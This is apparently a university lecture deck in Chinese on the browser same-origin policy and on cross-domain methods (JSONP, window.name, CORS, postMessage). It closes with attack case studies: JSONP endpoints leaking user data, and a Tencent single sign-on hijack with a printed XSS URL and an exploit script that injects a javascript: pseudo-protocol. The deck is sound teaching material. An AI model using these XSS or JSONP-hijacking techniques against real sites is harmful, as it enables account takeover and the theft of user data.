
remote.js

```
//调用msgHandler函数, 并传参数
//参数是JSON格式
msgHandler({"result": "hello!"});
```



跨域请求remote.js

返回remote.js



略



中国科学院大学  
University of Chinese Academy of Sciences

# 跨域方法（三）

## □ JSONP

jsonp.html

```
<script type="text/javascript">
  var msgHandler = function(data)
  {
    alert('来自远程的问候: ' + data.result);
  };
</script>
//通过参数的方式传递回调函数名字
<script type="text/javascript" src="http://remote.net/servermsg.php?callback=msgHandler"></script>
```

remote.js


```
<?php
$data="{\"result\": \"hello!\"}";
$callback=$_GET['callback'];

echo $callback."($data)";
//msgHandler({"result": "hello!"})
?>
```



跨域请求remote.js

返回remote.js



WEB安全技术-1.5 同源策略



中国科学院大学  
University of Chinese Academy of Sciences

# 跨域方法（三）

## □ JSONP

Tips:





以XMLHttpRequest方式发送的AJAX请求，不能跨域  
但是JSONP是巧妙利用<script>标签跨域的  
JSONP的跨域方法，仅能应用于GET请求！



# 跨域方法（四）

## □ Window.name

window对象的name属性:

- 1、在窗口（window）的生命周期内，窗口载入的页面都是共享window.name的。
- 2、每个页面对window.name可读可写。
- 3、window.name持久存在，不因新页面的载入而重置。
- 4、M级别的存储空间。



# 跨域方法（四）

## □ Window.name

```
1 <!doctype html>
2 <html>
3 <head>
4 <meta charset="utf-8"/>
5 <title>http://server.net/serverpage</title>
6 <script type="text/javascript">
7     window.name = 'hello!';
8     window.location = 'http://remote.net/remotepage.html';
9 </script>
10 </head>
11 </html>
```

server.net的页面上设置  
window.name  
跳转到remote.net上


```
1 <!doctype html>
2 <html>
3 <head>
4 <meta charset="utf-8"/>
5 <title>http://remote.net/remotepage.html</title>
6 <script>
7     alert(window.name);
8 </script>
9 </head>
10 </head>
11 </html>
```

remote.net上读取  
window.name



# 跨域方法（四）

## □ Window.name



问题：页面刷新了！


- 1、父页面写window.name
- 2、父页面跳转至子页面
- 3、子页面读window.name

在window生命周期内，父子页面共享window.name

# 跨域方法（四）

## □ Window.name

不刷新页面的场景：server.net/app.html读取remote.net/data.html



# 跨域方法（四）

## □ Window.name

不刷新页面的场景：

```
<!doctype html>
<html>
<head>
  <meta charset="utf-8"/>
  <title>http://server.net/app.html</title>
<script type="text/javascript">
  var state = 0;
  function getData()
  {
    if(state===0)
    {
      var iframe=document.getElementById('temp');
      //temp frame跳转返回server.net域
      iframe.contentWindow.location="http://server.net/temp.html";
      //从server.net域下获取window.name
      var data = iframe.contentWindow.name;
      alert(data);
    }
    state = 1;
  }
</script>
</head>
<body>
<iframe id="temp" src="http://remote.net/data.html" style="display:none" onload="getData()"></iframe>
</body>
</html>
```

- 1、创建temp frame，相当于创建新页面
- 2、在temp frame中加载remote.net/data.html页面，该页面写window.name
- 3、调用getData()函数
- 4、temp iframe跳转至server.net/temp.html，跨域传递window.name
- 5、同在server.net域，app.html可以读取temp.html

app.html，不能直接读data.html，因为不在同一个域！  
违反同源策略！


```
1 <!doctype html>
2 <html>
3 <head>
4   <meta charset="utf-8"/>
5   <title>remote_data</title>
6   <script type="text/javascript">
7     window.name='hello!';
8   </script>
9 </head>
10</html>
```

data.html

# 跨域方法（四）

## □ Window.name

不刷新页面的场景：server.net/app.html读取remote.net/data.html



# 跨域方法（五）

## □ CORS

“合法”

Cross-Origin Resource Sharing, 跨域资源共享

CORS是HTML5推出的标准，目的是实现Ajax可控的跨域访问

CORS is supported in the following browsers:

- Chrome 3+
- Firefox 3.5+
- Opera 12+
- Safari 4+
- Internet Explorer 8+



# 跨域方法（五）

## □ CORS

server.net通过AJAX访问remote.net的请求确实发出  
remote.net响应了server.net的请求  
原因：浏览器阻止了server.net收到响应

```
1 <script>
2 var xhr = new XMLHttpRequest();
3 xhr.open("GET", "http://www.baidu.com", true);
4 xhr.send();
```

⑧ XMLHttpRequest cannot load http://www.baidu.com/. No 'Access-Control-Allow-Origin' header is present on the requested resource. Origin 'null' is therefore not allowed access. [client.html:1](#)

如果remote.net跟浏览器打个招呼.....

“**请把我的数据呈现给server.net!**”



# 跨域方法（五）

## □ CORS

### 基本思想

在server.net的请求头上，声明自己的源：

```
Origin: http://server.net/app.html
```

发出AJAX请求时，浏览器添加

在remote.net的响应头上，做如下“声明”：

```
header("Access-Control-Allow-Origin: *");
```

允许浏览器把数据交给任意域

```
header("Access-Control-Allow-Origin: http://server.net");
```

仅允许浏览器把数据交给特定域





# 跨域方法（五）

## □ CORS

事实上CORS要稍微复杂一点

简单请求

- 条件一：HEAD/GET/POST方法
- 条件二：头信息限制在Accept/Accept-Language/Content-Language/Last-Event-ID/Content-Type
- 条件三：Content-Type限制于application/x-www-form-urlencoded、multipart/form-data、text/plain

其它情况为简单请求



# 跨域方法（五）

## □ CORS

### 简单请求

```
GET /cors HTTP/1.1  
Origin: http://api.bob.com  
Host: api.alice.com  
Accept-Language: en-US  
Connection: keep-alive  
User-Agent: Mozilla/5.0...
```

```
Access-Control-Allow-Origin: http://api.bob.com  
Access-Control-Allow-Credentials: true  
Access-Control-Expose-Headers: FooBar  
Content-Type: text/html; charset=utf-8
```



# 跨域方法（五）

## □ CORS

### 非简单请求：预检

浏览器先询问服务器，即将请求的域名、方法和头信息是否许可；若得到肯定答复，才发出正式请求，否则报错。

```
OPTIONS /cors HTTP/1.1
Origin: http://api.bob.com
Access-Control-Request-Method: PUT
Access-Control-Request-Headers: X-Custom-Header
Host: api.alice.com
Accept-Language: en-US
Connection: keep-alive
User-Agent: Mozilla/5.0...
```

```
HTTP/1.1 200 OK
Date: Mon, 01 Dec 2008 01:15:39 GMT
Server: Apache/2.0.61 (Unix)
Access-Control-Allow-Origin: http://api.bob.com
Access-Control-Allow-Methods: GET, POST, PUT
Access-Control-Allow-Headers: X-Custom-Header
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Content-Length: 0
Keep-Alive: timeout=2, max=100
Connection: Keep-Alive
Content-Type: text/plain
```

# 跨域方法（六）

## □ Window.postMessage

“合法”

HTML5的新特性，允许不同源的脚本采用异步方式进行有限的通信，实现跨文档、多窗口、跨域消息传递。

发送方：`otherWindow.postMessage(message, targetOrigin)`

**otherWindow:** 消息发送给谁。窗口引用，如iframe的contentWindow属性、执行[window.open](#)返回的窗口对象、命名过或数值索引的[window.frames](#)。

**message:** 要传递的数据。

**targetOrigin:** 指定可以接收消息的窗口，其值可以是URI，或以“\*”表示无限限制。仅在targetOrigin的协议、主机地址或端口这三者完全匹配时，消息才会送达。



# 跨域方法（六）

## □ Window.postMessage

消息接收方：

```
window.addEventListener("message", receiveMessage, false);  
//定义、实现事件监听函数;  
function receiveMessage(event) {  
    event.data;  
    event.origin || event.originalEvent.origin;  
    event.source;  
}
```

**data:** 传递的数据。

**origin:** 消息的来源URI。

**source:** 消息的发送窗口或iframe，用于进行双向通信。



# 跨域方法（六）

## □ Window.postMessage

向[www.postmessage2.com](http://www.postmessage2.com)跨域发一段消息

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <script type="text/javascript">
5     //This is www.postmessage1.com
6     window.onload = function(){
7       var iframeWindow = document.getElementById('frame1').contentWindow;
8       document.getElementById('send').onclick = function(){
9         //获取要发送给框架页面的消息
10        var value = document.getElementById('text1').value;
11        //postMessage第一个参数为发送的内容
12        //第二个参数为要传送的目的地，当然如果不限于任何域名的话可以填*字符，以表示全部
13        iframeWindow.postMessage(value, 'http://www.postmessage2.com');
14      }
15    }
16  </script>
17 </head>
18 <body>
19   <iframe id="frame1" name="frame1" src="http://www.postmessage2.com/page2.html"></iframe>
20   <input type="text" id="text1" value="Hello" />
21   <input type="button" id="send" value="发送" />
22 </body>
23 </html>
```

# 跨域方法（六）

## □ Window.postMessage

[www.postmessage2.com](http://www.postmessage2.com)接收跨域消息

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <script>
5     //This is www.postmessage2.com
6     window.onload = function(){
7       function handleMessage(event){
8         event = event || window.event;
9         //验证是否来自预期内的域，如果不是不作处理，这样也是为了安全方面考虑
10        if(event.origin === 'http://www.postmessage1.com'){
11          document.getElementById('divMessage').innerHTML = event.data;
12        }
13      }
14      //给window对象绑定message事件处理
15      if(window.addEventListener){
16        window.addEventListener('message', handleMessage, false);
17      }
18      else{
19        window.attachEvent("onmessage", handleMessage);
20      }
21    }
22  </script>
23 </head>
24 <body>
25   我是不同域的iframe页面，下面是接收到的消息内容
26   <div id = "divMessage"></div>
27 </body>
28 </html>
```


# 提纲

## □ 同源策略

- 源域含义
- 典型场景

## □ 跨域通信

## □ 攻击实例





# 跨域是把双刃剑

开发者的跨域方法

也是攻击者绕过同源策略的方法



# JSONP引发的问题

## ❑ 360某处JSONP泄露用户信息

```
1 <script type="text/javascript">
2     funtion getUser(v)
3     {
4         alert(v.username)
5     }
6 </script>
7 <script src="http://js.login.360.cn/?o=sso&m=info&callback=getUser"></script>
8
```

← → ↺ ⬆  js.login.360.cn/?o=sso&m=info&callback=getUser

getUser({"qid":"443932","username":"wucxks","nickname":"wucxks","login\_email":"fuji@126.com","userName":"wucxks","crumb":"","img\_url":""})

# JSONP引发的问题

## ❑ 唯品会某处JSONP泄露用户信息

### ❑ 泄露购物车商品数和商品详细信息

<http://cart.vip.com/te2/cart.php?callback=callback&isGetLast=1>

### ❑ 泄露订单编号和数量

<http://checkout.vip.com/app/getUnpayOrder.php?callback=callback>





# 腾讯单点登录系统跨域劫持

- 快速登录插件在生成密钥的关键函数设置了信任域

`xui.ptlogin2.qq.com`

- 仅在xui.ptlogin2.qq.com的网页中，才可以调用插件生成的密钥
- 本意是阻止其他非安全域的网页调用这个插件

- 然而，开发人员却在xui.ptlogin2.qq.com的一个网页写入了

`document.domain='qq.com'`

- 只需要一个XSS



# 腾讯单点登录系统跨域劫持

`http://product.tech.qq.com/simp_search.php?keyword="></script><script/src=http://127.0.0.1/xss.js></script>`

```
1 <script>
2 window.name = '.....'//xui.ptlogin2.qq.com 域内运行的攻击脚本
3 document.domain = 'qq.com'//跨域设置
4
5 //在id为crossQQdomain的框架中通过伪协议注入脚本
6 funtion exploit(){crossQQdomain.location = "javascript:eval(window.parent.name);void(0)";}
7 document.write("<iframe id='crossQQdomain' src='http://xui.ptlogin2.qq.com/*.html' onload=exploit()></iframe>");
8 </script>
```

## xss.js



# 腾讯单点登陆系统跨域劫持

```
1 <script>
2 window.name = '.....'//xui.ptlogin2.qq.com域内运行的攻击脚本
3 document.domain = 'qq.com'//跨域设置
4
5 //在id为crossQQdomain的框架中通过伪协议注入脚本
6 funtion exploit(){crossQQdomain.location = "javascript:eval(window.parent.name);void(0)";}
7 document.write("<iframe id='crossQQdomain' src='http://xui.ptlogin2.qq.com/*.html' onload=exploit()></iframe>");
8 </script>
```

## ❑ javascript(window.parent.name);void(0)

- 利用XSS漏洞控制了product.tech.qq.com的页面，向其注入了xss.js
- document.domain= 'qq.com'，使得XSS.JS和xui.ptlogin2.qq.com同源
- XSS.JS可以使用crossQQdomain.location，向xui.ptlogin2.qq.com注入javascript伪协议（一段JS代码）
- 伪协议里的JS代码，可以在xui.ptlogin2.qq.com执行了！
- 伪协议里的代码在window.name中，已经写好



# 提纲


## □ 同源策略

### □ 五个应用场景

## □ 跨域通信

### □ 六种主要跨域方法

## □ 攻击实例






# 小结

- 同源策略是浏览器前端最重要的安全策略
- 同源策略保障了用户数据不能被“非授权”的页面随意读取
- 开发有很多应用场景，需要跨域，因此产生了一系列的跨域方法
- 跨域方法，从“奇思妙想”演变为“光明正大”
- 开发者跨域的方法，也是黑客者恶意绕过同源策略的办法！



# 参考文献



# 后续课程内容

- 第一部分：基础知识
- 介绍Web安全定义与内涵，国内外现状与趋势、近年来重大网络安全事件等，以及本课程可参考的书籍和网络资源；介绍本课程所需掌握的基础知识，包括HTTP/HTTPS协议、Web前后端编程语言、浏览器安全特性等。
- 1.3 同源策略
- 1.4 HTTP与Cookie
- 2.1 OWASP Top Ten
- 2.2 XSS与CSRF





[2017秋]Web Security

扫一扫二维码，加入该群。

# 谢谢大家

刘潮歌

liuchaoge@iie.ac.cn

中科院信工所 第六研究室



**中国科学院大学**  
University of Chinese Academy of Sciences